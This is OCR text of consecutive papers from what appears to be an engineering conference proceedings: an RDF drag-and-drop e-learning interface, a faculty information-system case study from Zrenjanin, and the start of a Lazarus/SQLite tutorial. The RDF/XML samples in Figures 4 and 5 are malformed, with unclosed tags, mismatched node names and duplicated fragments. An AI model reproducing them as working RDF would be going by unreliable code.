


Figure 1. Lesson text with highlighted draggable words




Figure 2. Dragging the word

Upon release of the mouse button, the framework queries the RDF document for any relations between the dragged and the dropped word and returns them (if any found). This situation is shown in Figure 3. The relation returned is "is cofounder of", denoting that John Grinder is a cofounder of Neuro-Linguistic Programming.

C. Underneath the Surface

Beneath the surface, the semantics of the document are stored in a fairly simple RDF-XML document. This file contains triples for each couple of interconnected (related) words. These triples may grow into n-tuples if multiple relations exist, or multiple relations can be stored in separate triples (cleaner approach with larger XML file and somewhat slower search). An example of an RDF triple, used for the example screenshots, is shown in Figure 4.

The communication between the surface (lecture text – HTML) and the underlying semantic layer (RDF) happens




Figure 3. Lesson text with highlighted draggable words

```
<?xml version="1.0"?>
<rdf:RDF
xmlns:eg="http://example.org/foovocab#"
xmlns:foaf="http://xmlns.com/foaf/0.1/"
xmlns:rdf="http://www.w3.org/1999/02/22-
rdf-syntax-ns#"
 <foaf:Person rdf:nodeID="Grinder">
<foaf:name>Erickson</foaf:name>
<eg:is_a_cofounder_of rdf:nodeID="NLP"/>
</foaf:Person>
</rdf:RDF>
```

Figure 4. An example of an RDF triple

three times: first time on page load, second and third time on user interactions, following the next pattern:

- On page load, the framework traverses the RDF document and adds the drag-and-drop feature to all words that exist there.
- On the drag event, the framework, starting from the version 1.5, the framework queries the RDF for all the words related to the dragged one and highlights them in the text, in order to prevent false drops (drops on other drag gable words, but not related to the dragged one).
- On the drop event, the framework queries the RDF for two words (dragged as the subject and dropped as the object) and returns all predicates that match this criterion.

One of the major drawbacks of this framework is the limitation to words. It can not relate concepts expressed in multiple words, such as persons' names or phrases.

III. Multi-Tier Approach

The multi-tier semantic approach is aimed at bringing phrases from the text into relations. Due to the limitation in the human-computer interface (the mouse can only click on one pixel, therefore can only start dragging one word), the word's belonging to the phrase must be expressed in order for the word to "pull along" the other words from the phrase on drag event.

To achieve this, the semantic layer must be further layered into relations RDF and phrases RDF. Example of this layering, using the RDF triple from the Figure 4, would look as shown in Figure 5.

```
<?xml version="1.0"?>
<rdf:RDF
xmlns:eg="http://example.org/foovocab#"
xmlns:foaf="http://xmlns.com/foaf/0.1/"
xmlns:rdf="http://www.w3.org/1999/02/22-
rdf-syntax-ns#"
 <foaf:Person rdf:nodeID="Erickson">
<foaf:name>Erickson</foaf:name>
<eg:was_a_rolemodel_for rdf:nodeID="NLP"/>
<eg:was_modeled_by rdf:nodeID="Grinder"/>
</foaf:Person>
</rdf:RDF>

<foaf:Person rdf:nodeID="PH01">
<foaf:name>Erickson</foaf:name>
<eg:was_a_rolemodel_for rdf:nodeID="NLP"/>
<eg:was_modeled_by rdf:nodeID="Grinder"/>
</foaf:Person>
</rdf:RDF>

<foaf:PH01 rdf:nodeID="Erickson">
<foaf:name>Erickson</foaf:name>
<eg:belongs rdf:nodeID="Milton"/>
<eg:belongs rdf:nodeID="H."/>
</foaf:PH01>
```

Figure 5. A two-layer (two-tier) RDF

In the example in Figure 5, the relation "was a role model for" is defined between both Erickson and a phrase (PH01) and NLP. However, the string "Erickson" is brought into the same phrase as "Milton" and "H.". This way the entire name "Milton H. Erickson" can be dragged onto another word or similarly defined phrase. In this example the phrase is labeled PH01, while in production the phrases are to be labeled with URIs in order to avoid




Figure 6. Phrase disambiguation

saturation of labels.

The additional "phrase-tier" is to be displaced into a separate RDF file. In Figure 5 both types of RDF statements are listed as in one file for simplicity.

This approach brings up the issue of ambiguity. If the user drags the word "Erickson", will they drag only this word or the entire phrase? In case of singular words this is not an issue; in case of words that belong to phrases, this issue needs one further step on the user side: disambiguation. This can simply be performed through a contextual menu that shows all the phrases the chosen word is a part of.

In case that the word belongs to multiple phrases, all will be listed in the contextual menu.

IV. Conclusion

The paper discussed the possible expansion to the existing Drag and Drop Semantic Interface e-learning framework. This framework applies Semantic Web approach (RDF) to e-learning in order to facilitate more linear path through web-based reading material. One of the main limitations to the existing DSi is the word-level of operation: any notion described in more than one word is not possible to include. In this paper an additional semantic tier – the phrase tier – is proposed as means to define that a word belongs to a certain phrase. In order to disambiguate the dragging event (and decide whether only one word is dragged, or the entire phrase) a contextual menu is proposed.

References

[1] http://www.clomedia.com/articles/the_state_of_e_learning

[2] http://en.wikipedia.org/wiki/Hype_cycle

[3] http://en.wikipedia.org/wiki/Massive_open_online_course

[4] Horton, W. – Leading E-Learning: Here is how You Can Chart your Course, Champion Implementation, Ensure Success, American Society for Training and Development, 2001, ISBN 1562862987.

[5] Drucker, P. - Need to Know: Integrating e-Learning with High Velocity Value Chains, A Delphi Group White Paper, http://www.delphigroup.com/whitepapers/pdf/20001213-e-learning-wp.pdf

[6] Alsultanny Y, - eLearning System Overview Based on Semantic Web, The Electronic Journal of e-Learning, Volume 4 Issue 2, pp. 111 – 118.

[7] Pahl, C., Holohan, E.: Applications of Semantic Web Technology to Support Learning Content Development, Interdisciplinary Journal of E-Learning and Learning Objects, vol. 5, 2009.

[8] Fayed G., Sameh D., Ahmad H., Jihad A., Samir E. i Hosam E. - E-Learning Model Based On Semantic Web Technology, International Journal of Computing & Information Sciences, Vol. 4, No. 2, 2006, pp. 63–71.

[9] Krdžavac, N., Gašević, D., Devedžić, V.: Description Logics for Reasoning in Web-Based Education Environments, Proceedings of the Adaptive Hypermedia and Collaborative Web-Based Systems (AHCW) 2004, Internationa Conference on Web Engineering ICWE, Munich, Germany, 2004.

[10] Devedžić, V. – Education and the Semantic Web, International Journal of Artificial Intelligence in Education 14 (2004), pp. 39-65.

[11] http://www.w3.org/RDF/

[12] Jovanović, M., Arhitektura konceptualno-orijentisanog alata za podršku učenju (Architecture of a concept-oriented learning support tool), Infoteh Conference Proceedings, Infoteh, Jahorina, Republic of Srpska 2007.

[13] Jovanović, M.: Semantička nadgradnja nastavnog sadržaja u sistemima za elektronsko učenje (Semantic expansion of the learnin material in e-learning systems), M.Sc. Thesis, University of Niš, Faculty of Electronic Engineering, 28.12.2009.

Improving Information System of Higher Education Institution: a Case Study

Lj. Kazi, B. Radulovic, M. Ivkovic, B. Markoski, D. Glusac,
M. Pavlovic, D. Dobrilovic, D. Lacmanovic, Z. Veljkovic, V. Karuovic
* University of Novi Sad, Technical faculty "Mihajlo Pupin" Zrenjanin, Serbia
leremic@tfzr.uns.ac.rs, ddobrilo@tfzr.rs, biljana.radulovic@tfzr.rs, misa.ivkovic@gmail.com, markonins@yahoo.com,
gdragana@tfzr.uns.ac.rs, pavlovic@tfzr.uns.ac.rs, dlacman@yahoo.com, zlatibor.veljkovic@tfzr.rs, frodo@tfzr.uns.ac.rs

Abstract – Information system of an institution presents an important infrastructure that enables efficient business process to be performed. This paper presents the current state and planned activities in improvement of information system of Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia.

I. INTRODUCTION

The constant improvements in enterprises are induced by legal, organizational and technological changes as well as efforts to establish better quality of products and services. "Enterprises decide to invest in information systems (IS) for many reasons; among these are: pressures to cut costs, pressures to produce more without increasing costs, and simply to improve the quality of services or products in order to stay in business." [1]

Enterprise information systems architecture consists of three layers [2]: business, application and technology architecture, or, according to [9]: information, application and technology architecture. An information system of any enterprise supports business processes in basic area (main processes that establish purpose of the enterprise), supporting area (resources) and management area (management of an enterprise). Higher education institutions (HEI) information systems (example – Figure 1) include segments that cover main processes ("teaching, research, consulting" [14]), supporting processes (related to resources such as equipment, material and employees) and management processes. Systematic approach [3] to specification, development and improvement is crucial for the functionality improvement of such complex information systems.

This paper presents theoretical background, related work and results of analysis of current state of information system at Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia (TFZR). It also describes planned activities in improvement of the information system, as well as challenges in implementation of these planned activities. Particular emphasize is on applicative software that will be implemented, as per specified needs and requirements of business processes. The results presented in this paper describe part of research within PhD thesis work of Ljubica Kazi.

II. THEORETICAL BACKGROUND

There are many definitions of information systems (IS), among which one of the most complete is: "Starting with systematic approach, information system could be defined as organized set of methods, processes and operations for collecting, recording, processing, exchange and distribution of data within an organization, including equipment that is used and people that are included in these activities." [4]

Basic functions of IS are systematized in Table I., and the essential components of IS architecture are presented in Table II.

TABLE I. BASIC FUNCTIONS OF INFORMATION SYSTEM

INFORMATION SYSTEM FUNCTIONS	REFERENCE
DOCUMENTING BUSINESS PROCESSES	[5]
Collecting/acquisition of data	[6] [7] [8]
Verification of data	[6]
Data registration	[6]
Recording/Memorizing data	[6] [8]
DATA EXCHANGE	
Transport from the place of production to the place of using	[6]
Distribution	[7]
Dissemination of data to users	[8]
DECISION SUPPORT	[5]
Data transformation and arranging	[6]
Data processing	[7] [8]
Information production	[6]
Data presentation	[8]

TABLE II. ESSENTIAL COMPONENTS OF IS ARCHITECTURE

COMPONENT OF IS ARCHITECTURE	REFERENCE
INFORMATION ARCHITECTURE	[9]
Data	[10][11]
Data models	[12]
Data structures Database management systems	[9] [10]
APPLICATION ARCHITECTURE	[9]
Function models	[12]
Software architecture, software, applicative software	[8] [5] [9] [13] [10] [11]
RESOURCE ARCHITECTURE	[12]
**** TECHNOLOGY ARCHITECTURE***	[9], [8]
Data recording media	[10]
Hardware	[5] [10] [11]
Netware	[5][11]
**** LIFEWARE***	[12] [10] [11]
Personnel that uses and manages data	[10]
Programmers of application	[10]
ORGANIZATION ARCHITECTURE ("Orgware")	[12] [8] [5] [11]
Principles and concepts	[8]
Organizational rules of using system	[8]
Information/Data flow	[8]
Methods and procedures of using system	[8]

III. RELATED WORK

"Development of administrative computing in universities started in the late sixties and early seventies. The typical systems developed in this phase were: personnel and position record system, used to process the pay roll, students record, stock administration, accounting, equipment, building and space administration." [14]

Some issues in establishing integrated information system of a higher education are [14]:

- Integration of department systems (Data consistency. Duplication of administrative work)
- Interoperability of partial solutions

Since integration issues influence productivity and quality of data, it influenced efforts in development and deployment of ERP systems (i.e. integrated solutions). Some solutions are created as integrated ERP solutions [15, 16]. "The main ERP Vendors for higher education in the world are Oracle, SCT, PeopleSoft (merged with Oracle in recent years), SAP, Jenzabar and Datatel." [16]

Other solutions are developed as partial solutions with established interoperability [14]. Partial solutions are oriented to covering basic and supporting business functions (Figure 1, Table III).




Figure 1. Business processes and HEI information system (example of Koper, Slovenia) [16]

TABLE III. SOME EXISTING SOLUTIONS FOR PARTIAL HEI IS [14]

Flow of documents control	Press and book administration
Finances administration	Press and book shops administration
Control of central store and local stock	Academic productivity control
Library management	Suppliers catalog

IV. CURRENT STATE AT TFZR

Within efforts in improvement of information system at TFZR, current state is specified within an interview with employees in particular organization units. Status of information system at TFZR could be briefly described as:

- HARDWARE – computers and network equipment support administrative work and basic activities, regularly improved from internal financial sources and projects
- SOFTWARE – Current state of software support at TFZR is presented as a status with data acquired on 9th October 2014 as described at Table IV.
- ORGWARE – Information system of TFZR is described in the main TFZR document "Statut" and general legislation documents of Serbia. Description of duties at position of system administrator is described within rule book that describes all working role positions and duties. Procedures of using computer laboratories are described within appropriate document.
- LIFEWARE – All administrative, research and teaching staff are skilled in using computers in everyday work within basic documents, web and e-mail activities. Position of system administrator is assigned to maintenance of computer equipment, network and operating systems. Informal position of web administrator is also established among teaching assistants as additional working assignment.

TABLE IV. CURRENT STATE OF SOFTWARE OF IS AT TFZR

ORGANIZATION UNIT	STATUS	VENDOR
Academic book store	Web application for on-line ordering	Developed by TFZR staff and a student
Library	LAN software for library management	External vendor from within University
Students administration office	LAN software for students administration E-mail service Web application for exam registration Software for accreditation administration	External vendor from within University
Accounting office	Accounting software	External vendor, not from University
	e-payment	Ministry of finance
	Invoices debits (debits to vendors)	Ministry of finance
	Tax registration	Ministry of finance
	Students payments for exam registration	External vendor from within University
General	Official web site of TFZR (web application)	Developed by TFZR staff
	Alumni web application	Developed by TFZR staff and a student

Characteristics of current state are as follows:

- Separate applications with diversity of technologies (programming: ASPX, java, Visual

Fox; databases: Oracle, MS Visual Fox, MS SQL Server)

- Diversity of vendors
- Standards alignment is supported by installed software
- Export of data not supported in software

Some of the problems of the current state are:

- Dependency on vendors maintenance
- No integration of applications or data from different vendors
- Some segments of work not supported by software applications
- Duplication of administrative work, which is error prone
- Need for integration of information system of TFZR with University's information system and Information system of higher education in Serbia

V. IMPROVING ACTIVITIES AND PLANS

Within improving efforts following activities are planned:

- HARDWARE
  - rationalization of equipment usage and supply, in aim to reduce costs;
  - ecology-oriented material-saving and power-saving efforts
- SOFTWARE – development of new software applications which would cover necessary segments of business activities in administration, education and research segment
- ORGWARE
  - establishing stronger rule books regarding position assignments and duties in IS using for administrative, teaching, research staff, as well as position assignments and duties for IS supporting technical staff;
  - establishing computer and networking center as an organization unit
- LIFEWARE
  - assignment of new positions, such as applicative software administrator, which will be in charge for administration of existing software from external vendors, as well as development of new software applications;
  - among administrative, research and teaching staff - encouraging problem definition and requirements specification for new software;
  - training of all staff in using new software solutions

In aim to implement necessary software applications, during school year 2013/14 students are engaged (under mentorship Mr Ljubica Kazi and Biljana Radulovic) to work on particular software solutions for the need of TFZR. The basic aim was to enable students to be faced with realistic problems of development software for the professional use. This way, students' knowledge and skills was improved. Two of the developed solutions ("Alumni" and "On-line bookstore") achieved the professional level and were installed at TFZR. These students received a certificate about their professional engagement and this way gained a reference in their professional biography. This way 20 students projects and 25 students were included in this effort.

Project No	PROJECT NAME	Students Number	Description
1	Alumni record	1	Alumni working biography
2	Computer system administration record	2	Data about computer equipment
3	Conference organizer	1	Papers' Reviews
4	E-mail stud info	1	Group e-mails
5	Excel interoper	1	Interoperability with existing exam software with MS Excel files
6	Faculty employees record	2	Records on employment and work results
7	Final exam organizer	1	Final exams rooms assignments
8	Forum	2	General forum
9	Invoice	1	Creating invoices for external payments
10	Legal documents	1	Document management with legal docs
11	Library users	1	Library management
12	Online Bookstore	1	On-line books orders
13	On-line CIP records	1	On-line book catalogization for publication
14	Pre-exam archive	1	Records and search about pre-exam requirements fulfillment
15	Reservations	1	Reservations of seminar and final exam titles
16	SCI fund record	1	Fund records about fee and travel costs of scientific conferences and journals
17	Sessions archive	1	Records from department and faculty meetings (sessions)
18	Student's Behaviour	1	Records on students behaviour during classes, exams etc.
19	Web evaluation of teaching	1	Students evaluation of teaching – on-line questionaire
20	Work organizer	3	Records on work assignments and finalization of work
	No of students:	25	

Other students' applications are planned to be improved, tested and installed during school 2014/15 year. This way necessary software applications would cover uncovered business processes.

Other software applications that are, during the requirements specification, specified to be necessary are:

- Healthcare support - financial records
- Human resources records on availability at work
- Records on devices and materials availability and procurement
- Tenders administration
- Students organization
- Events records and planning
- Scientific journal support
- Cooperation contracts records

Activities in 2014/15 include assignment of new students to deal with previously presented required software support.

VI. CONCLUSION

This paper presents results of efforts in information system improvement at Technical faculty "Mihajlo Pupin" in Zrenjanin. Theoretical background research presents systematization of information system functions and architecture. Related work presents history of development of integrated information systems of higher education institutions, as well as issues (integration, interoperability, data consistency etc.) and some existing solutions and ERP systems for HEI. Current state at TFZR is presented briefly within four IS architectures: hardware, software, orgware and lifeware. Finally, improving activities and plans for the improvement of IS at TFZR are presented.

Remaining challenges in improvement of information system regarding software applications would include integration with vendors' applications or their databases. Strong commitments to establish University regulations and requirements include necessity of using University's vendors software. Strategic decisions regarding integration of IS at TFZR include efforts in internal integration within TFZR as institution, while supporting external integration with University.

REFERENCES

[1] Legris P, Inghamb J, Collerette P: "Why do people use information technology? A critical review of the technology acceptance model", Information & Management 40 (2003) 191–204

[2] Hasselbring W, "Information system integration", Communications of the ACM, 2000, June 2000/Vol. 43, No. 6, pp. 33-38

[3] Furst-Bowe J, "Systems Thinking: Critical to Quality Improvement in Higher Education", Quality Approaches in Higher Education Vol. 2, No. 2,pp. 2-4

[4] Jaukovic M, "Introduction to information systems (In Serbian-Uvod u informacione sisteme)", Tehnicka knjiga, Beograd, 1992.

[5] Stankic R, "Business informatics (In Serbian – Poslovna informatika)", Faculty of Economy, Belgrade, 2005.

[6] Stanojevic M: "Basics of information systems projecting (In Serbian – Osnovi projektovanja informacionih sistema)", Naucna knjiga, Beograd, 1986.

[7] Radovan M, "Information systems projecting (In Croatian - Projektiranje informacijskih sistema)", Informator, Zagreb, 1989.

[8] Dulović Lj: „Basics of informatiology and information technologies (In Serbian - Osnovi informaciologije i informacione tehnologije)", Institut za nuklearne nauke Vinča, Beograd, 1991.

[9] Vasconcelos A, Soursa P, Tribolet J: Information system Architecture Metrics: an Enterprise Engineering Evaluation Approach, The Electronic Journal of Information Systems Evaluation, Vol 10, Issue 1, pp 91-122, ISSN 1566-6379, www.ejise.com

[10] Elmasri R, Navathe S: "Fundamentals of database systems", Addison Wesley, 2007.

[11] Krsmanović S, Mandić D: „Information systems management (In Serbian - Menadžment informacionih sistema)", Univerzitet Braća Karić, Beograd, 1995.

[12] Lazarevic B, Vuckovic M: "Information systems projectin Part 1 (In Serbian – Projektovanje informacionih sistema, 1. Deo"), Naucna knjiga, Beograd, 1988.

[13] Zachman, J, "A Framework for Information System Architecture", IBM system journal Vol.26 Nº 3, 1987, p.276 – 292.

[14] E. Wolynec, H. L. Marin, M. C. Melo and M. A. F. Oliveira, "Information Technology for Institutional Management in Higher Education", Universidade de São Paulo, 1 / 90

[15] Abbas, M, "ERP Systems in HEI context from a Multiple Perspective View: A Case Study", PhD Thesis, Manchester, UK: The University of Manchester; 2011.

[16] Zornada L, Bertok Velkavrh T, "Implementing ERP Systems in Higher Education Institutions", 27th Int. Conf. Information Technology Interfaces ITI 2005, June 20-23, 2005, Cavtat, Croatia

Demonstration of an application design in IDE Lazarus in conjunction with an SQLite database

Ješić D.*, Brtka E. ** and Berkovic I.*
* University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
danilo.jesic@gmail.com, eleonorabrtka@gmail.com, berkovic@tfzr.uns.ac.rs

Abstract – The purpose of this application is to show that the IDE Lazarus, which uses the Free Pascal programming language, is a fully capable and viable tool for developing an application that interacts with a database based on SQL.

I. INTRODUCTION

The use of the Pascal programming language today is mostly in educative purposes and is usually the first programming language students and pupils learn because of the simplicity of its syntax. Today, Pascal is probably never used to develop large scale projects because it is out dated and has been replaced by more complex programming languages. With the end of support for Turbo Pascal, a Pascal compiler and IDE, a new compiler emerged under the name Free Pascal and has been updated to keep up with the increasing demands of today's modern programming needs. The use of graphical user interfaces have become a standard and this was made possible in Free Pascal with the creation of Lazarus [1].

Lazarus is a free integrated development environment made for rapid application development in the Free Pascal programming language. It is cross platform and open source, supporting all major operative systems such as Windows, Linux and Mac OS in 32-bit and 64-bit versions. Lazarus is modular, meaning you can download packages that suit your needs and customize your IDE.

It is very common to see an applications designed to function in conjunction with a database and making such applications is possible in Lazarus using several 'SQLdb' components that are included in the base installation. Lazarus has support for several database management systems that are based on SQL like: Microsoft SQL Server, Sybase SQL Server, MySQL, Oracle Database, SQLite, Firebird etc.

The problem with applications that work with databases is that they are bound to the DBMS and the server where the database is located, which is not convenient when working on a small scale database that only runs on one instance. Using SQLite in this situation is advised as it does not require a DBMS and the database is contained in a single file, making it much more flexible and portable than compared to other DBMS. This portability comes at the price of some functionality that is lost when compared to a complete DBMS, but SQLite is enough to cover all standard operations within a database [2].

II. APPLICATION

A. Setting up the Lazarus IDE

After the installation of Lazarus you can start creating applications but a few minor changed to the compiler options are suggested to optimize the application and reduce the amount of space the application takes up. Without these tweaks a completely blank application would take up to 15 MB depending on your operative system, but with these changes the size can be reduced to just 2 MB.

In the Menu Bar under the tab "Project" you will find "Project Options". "Set Compiler Options as Default" should be selected in the lower left corner of this window to make sure that all changes made would apply to every future application made in Lazarus. In the "Compiler Options" under the "Compiling and Linking" subsection the following options should be checked: Smart Linkable, Relocatable and Link Smart. In the "Debugging" section, the option "Generate debugging info for GDB" should be disabled and the option "Strip symbols from executable" should be enable as they are the ones that add to the size of the application.

Lazarus provides a number of customization options and can easily be adjusted to suit your needs.

B. Creating an application in Lazarus

Under the "Project" tab in the Menu Bar select "New Project" and then from the list select "Application". This will create a new blank form under the name "Form1" whose properties you can see and alter using the Object Inspector. It is suggested that the position of the form on the screen should be "poScreenCenter" as it will always place it on the center of the users monitor, where as "poDesktopCenter" would be placed between two screens if the user has more than one display. The default setting for the position is "poDesigned" and is not a good solution as you cannot predict the exact location on the users screen because the user could be viewing the application on a screen of a different resolution than the one it was designed on.

In this newly created form you can add components such as buttons, labels, edit boxes, images and shapes, timers, radio buttons etc. You can define procedures that occur on events on these components such as a left mouse click, mouse over, mouse drag and so on. For example, if you double click on a Button type component, Lazarus

will automatically create a procedure for you where the event is defined and you can instantly start writing what the procedure should do.

Making an application that has more than one form is also possible in Lazarus by pressing the "New Form" button underneath the Menu Bar. The usage of another form must be declared in the unit you are using it in and a bad declaration could lead to a common error called "Circular Unit Reference". It occurs when you declare the use of another form in the units' main "Uses" definition.

This error is resolved by declaring the usage of other units or forms under the "Implementation" section under a separate "Uses" definition.

C. *Creating a database in SQLiteBrowser*

The database used in conjunction with the application made for this demonstration does not represent a well-organized or normalized database as it consists of only one table that contains all of the students' personal information and grades.

SQLiteBrowser is a free tool that allows the creation and management of SQLite databases. It is not the only free tool that can do this operation as there are many other free programs with this function available on the internet [3].

By selecting the function "New Database" you are asked to choose where the database should be stored and what the name of the database is. After creating a database, tables can be added. The name of the table can't begin with a digit or contain a space or dot. Attributes can be added by pressing "Add field" and the same naming rules apply to them as well. Attributes can have default values, they can be the primary key of the table, auto incrementation, Null or Not-Null values etc. The order of attributes can be changed by using "Move field up" and "Move field down" as well as removing them by using "Remove field". At the bottom of the window is the SQL statement generated based on the information that has been inserted and will generate the table with all the attributes that have been defined [4].

Now the database is ready to have data inserted into records and after making any changes to the database "Write changes" must be used in order to commit the changes and permanently alter the database.

The structure of the database used can be seen on "Fig.1". The table "student" contains all the students' data in attributes such as: name, surname, date of birth, place of birth, telephone number, parents name, address of residence and all the grades of the student within the range from 5 to 10.




Figure 1. Structure of the table "student" of the database "dnevnik-student.db" used for this applicaiton

D. *Connecting an SQLite database to a Lazarus application*

Before trying to connect Lazarus to any database, first make sure that the version of Lazarus you have is compatible with the version of the DBMS you want to make the connection to. The DLL of the DBMS you want to use in Lazarus must also be placed into the root of the folder where Lazarus has been installed, in the case of SQLite that would be "sqlite3.dll".

The connection itself is achieved with the use of the adequate "SQLdb" component. When using an SQLite database that component is "TSQLite3Connection" [5].

After adding the component, it is necessary to configure its properties in the Object Inspector by entering the Database Name, Username and Password of the database if you have selected this option when creating the database, and making sure that the connection is working by changing the "Connected" property to True. If an error occurs when trying to connect it could be because of a missing DLL file or version incompatibility. Moving the location of the database to the folder where the application is contained could resolve issues that could occur if the database is on a system partition and requires administrator privileges to alter.

Now that the connection has been established, the use of two additional components is required in order to read or alter the data of the database. Those two components are SQLQuery and SQLTransaction.

SQLQuery is used to write the SQL text that contains the instructions of what should be done to the database and the SQLTransaction is the component that fetches the results of the queries. There can only be one active SQLQuery to ensure the integrity of the data.

E. *Manipulating data from a Lazarus application*

In order to display the results of an SQLQuery the usage of components such as Datasource, DBText, DBEdit, DBGrid and DBNavigator are required.

A Datasource is a component that is bound to an SQLQuery and contains its results.

All the DB components stated requite a Datasource from which to draw results.

DBText contains the values of one attribute from the results of an SQLQuery. Its property "DataField" represents the name of the attribute it will display and the Caption property is the result written as a string.

DBEdit is similar to DBText but it allows the user to edit the information. If any updates are made, they need to be committed to the database using a SQLTransaction procedure: "SQLTransaction.CommitRetaining".

DBNavigator allows the user to move through the records (rows) of results one by one with the option to skip to the first or last record.

DBGrid is a component that displays the result of an entire SQLQuery in a table. The columns represent attributes and the rows represent the records. It can be seen on Fig 2.




Figure 2. DBGrid on Form1 displaying the content of the table 'student'

F. *Application functions*

The application made for the purposes of this demonstration cover some of the basic functions within a database such as: creating new records, deleting existing records, updating records, singular and table view, searching the records by criterion and some statistics. It consists of 7 forms, one for each of the functions. The database used represents a class of students with their personal information and grades. The tools used for the creation of the application and database are Lazarus 1.0.8 32-bit for Windows and SQLiteBrowser 3.0

The first form is the main form and contains buttons that lead to all the other forms and a DBGrid component that displays all the students, it can be seen on Fig 2.

This form contains the all the components that communicate with the database. All the SQLQuery, SQLTransaction, Datasource components are located here as well as the SQLiteConnector. These components are invisible to the user.

The second form is the form for viewing singular student information. It contains all his personal information and his grades, giving warning if the student didn't pass a class by writing it in red and his average grade based on the subject he had passed. This form also contains a message that displays the number of points the student has acquired by passing subjects and the number of subjects the student didn't pass. Using the navigator allows the user to view another student and by pressing the controls, the data will change. There is a button that allows the user to return to the main form and another button that leads to another form for editing the student's information and grades.

The components used for this form are: Button, Label, DBText and a DBNavigator. It can be seen on Fig 3.




Figure 3. Form2 displaying a single student's information and grades

The third form is a form for altering student grades or personal information. It has a check box that when is ticked allows the altering of personal information. There is a security measure that ensures that only valid grades are entered, within the range of 5 to 10, and also makes sure that required student data isn't deleted such as his name or date of birth. This is checked when the user presses the button to commit changes and will receive a message if he made an error in his edits saying what the error was and rollback the data to their original state. If there is no error then the changes will be committed to the database and the user will be notified. These changes can also be seen in other forms.

The components used in this form are: Button, Label, Checkbox, DBEdit, DBText and DBNavigator. It can be seen on Fig 4.

